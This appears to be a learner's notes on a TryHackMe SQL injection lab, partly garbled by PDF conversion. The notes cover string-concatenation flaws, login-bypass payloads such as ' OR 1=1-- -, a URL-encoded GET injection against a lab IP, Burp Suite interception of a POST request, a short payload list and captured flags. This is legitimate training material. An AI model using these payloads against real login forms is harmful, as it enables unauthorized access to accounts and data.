
THM_SQL Injection Lab [Task 2_Introduction to SQL Injection: Part 1

https://tryhackme.com/room/sqlilab



Without checks on the received input, string concatenation becomes the most common mistake that leads to SQL injection vulnerability. Without input sanitization, the user can make the database interpret the user input as a SQL statement instead of as data.

The following PHP code demonstrates a dynamic SQL query in a login from. The user and password variables from the POST request is concatenated directly into the SQL statement.

```
$query = "SELECT * FROM users WHERE username='" + $_POST["user"] + "' AND password= '" + $_POST["password"]$ + '";"
```

If the attacker supplies the value $\,$ OR $\,$ 1=1-- $\,$ - inside the name parameter, the query might return more than one user.

```
SELECT * FROM users WHERE username = '' OR 1=1-- -' AND password = ''
```

If the database executes the SQL statement above, all the users in the users table are returned. Consequently, the attacker bypasses the application's authentication mechanism and is logged in as the first user returned by the query.

The reason for using --- instead of -- is primarily because of how MySQL handles the double-dash comment style.

The safest solution for inline SQL comment is to use --<space><any character> such as -- because if it is URL-encoded into --%20- it will still be decoded as -- . For more information, see: https://blog.raw.pm/en/sql-injection-mysql-comment/

SQL Injection 1: Input Box Non-String

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When a user logs in, the application performs the following query:


```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID=10 AND password = 'ce5ca67...'
```

When logging in, the user supplies input to the profileID parameter. For this challenge, the parameter accepts an integer, as can be seen here:

profileID=10

Since there is no input sanitization, it is possible to bypass the login by using any True condition such as the one below as the ProfileID

1 or 1=1-- -



Francois's Profile

Flag
Employee ID
Salary
Passport Number
Nick Name
E-mail

THM{356e9de6016b9ac34e02df99a5f755ba}
10
R250
8605255014084

THM{356e9de6016b9ac34e02df99a5f755ba}

SQL Injection 3 and 4: URL and POST Injection

Here, the SQL query is the same as the previous one:

SELECT uid, name, profileID, salary, passportNr, email, nickName, password FROM usertable WHERE profileID='10' AND password='ce5ca67...'


But in this case, the malicious user input cannot be injected directly into the application via the login form because some client-side controls have been implemented:

```
function validateform() {
   var profileID = document.inputForm.profileID.value;
   var password = document.inputForm.password.value;
   if (/^[a-zA-Z0-9]*$/.test(profileID) == false || /^[a-zA-Z0-9]*$/.test(password) == false) {
      alert("The input fields cannot contain special characters");
      return false;
   }
   if (profileID == null || password == null) {
      alert("The input fields cannot be empty.");
      return false;
   }
}
```

The JavaScript code above requires that both the profileID and the password only contains characters between a-z, A-Z, and 0-9. Client-side controls are only there to improve the user experience and is in no way a security feature as the user has full control over the client and the data it submits. For example, a proxy tool such as Burp Suite can be used to bypass the client side JavaScript validation (https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation).


SQL Injection 3: URL Injection

This challenge uses a GET request when submitting the login form, as seen here:



My turn

SQL Injection 3: URL Injection



This is the log in URL:

http://10.10.13.71:5000/sesqli3/login?next=http%3A%2F%2F10.10.13.71%3A5000%2Fsesqli3%2Fhome

The login and the client-side validation can then easily be bypassed by going directly to this URL: http://10.10.13.71.5000/sesqli3/login?profileID=-1' or 1=1---&password=a

I'm going to put the above in the url bar:

Flag	THM{645eab5d34f81981f5705de54e8 a9c36}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

THM{645eab5d34f81981f5705de54e8a9c36}

The browser will automatically urlencode this for us. Urlencoding is needed since the HTTP protocol does not support all characters in the request. When urlencoded, the URL looks as follows:

http://10.10.13.71:5000/sesqli3/login?profileID=-1<mark>%27%20</mark>or<mark>%20</mark>1=1--%20-&password=a


-1' or 1=1-- -&password

The %27 becomes the single quote (') character and %20 becomes a blank space.

SQL Injection 4: POST Injection

When submitting the login form for this challenge, it uses the HTTP POST method. It is possible to either remove/disable the JavaScript validating the login form or submit a valid request and intercept it with a proxy tool such as Burp Suite and modify it:

Burp Suite Community Edition v2020.9.1 - Temporary Project




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


SQL Injection 4: POST Injection

The account information you provided does not exist!



Burp	Project	Intruder	Repeater	Window	Help						
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


You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload count: 27 Payload type: Simple list Request count: 27

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads. https://www.evernote.com/client/web#?n=33f296a3-aa93-c7cc-650d-0a49532cbcff&



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
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'OR1---

" OR "" = "



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THM{727334fd0f0ea1b836a8d443f09dc8eb}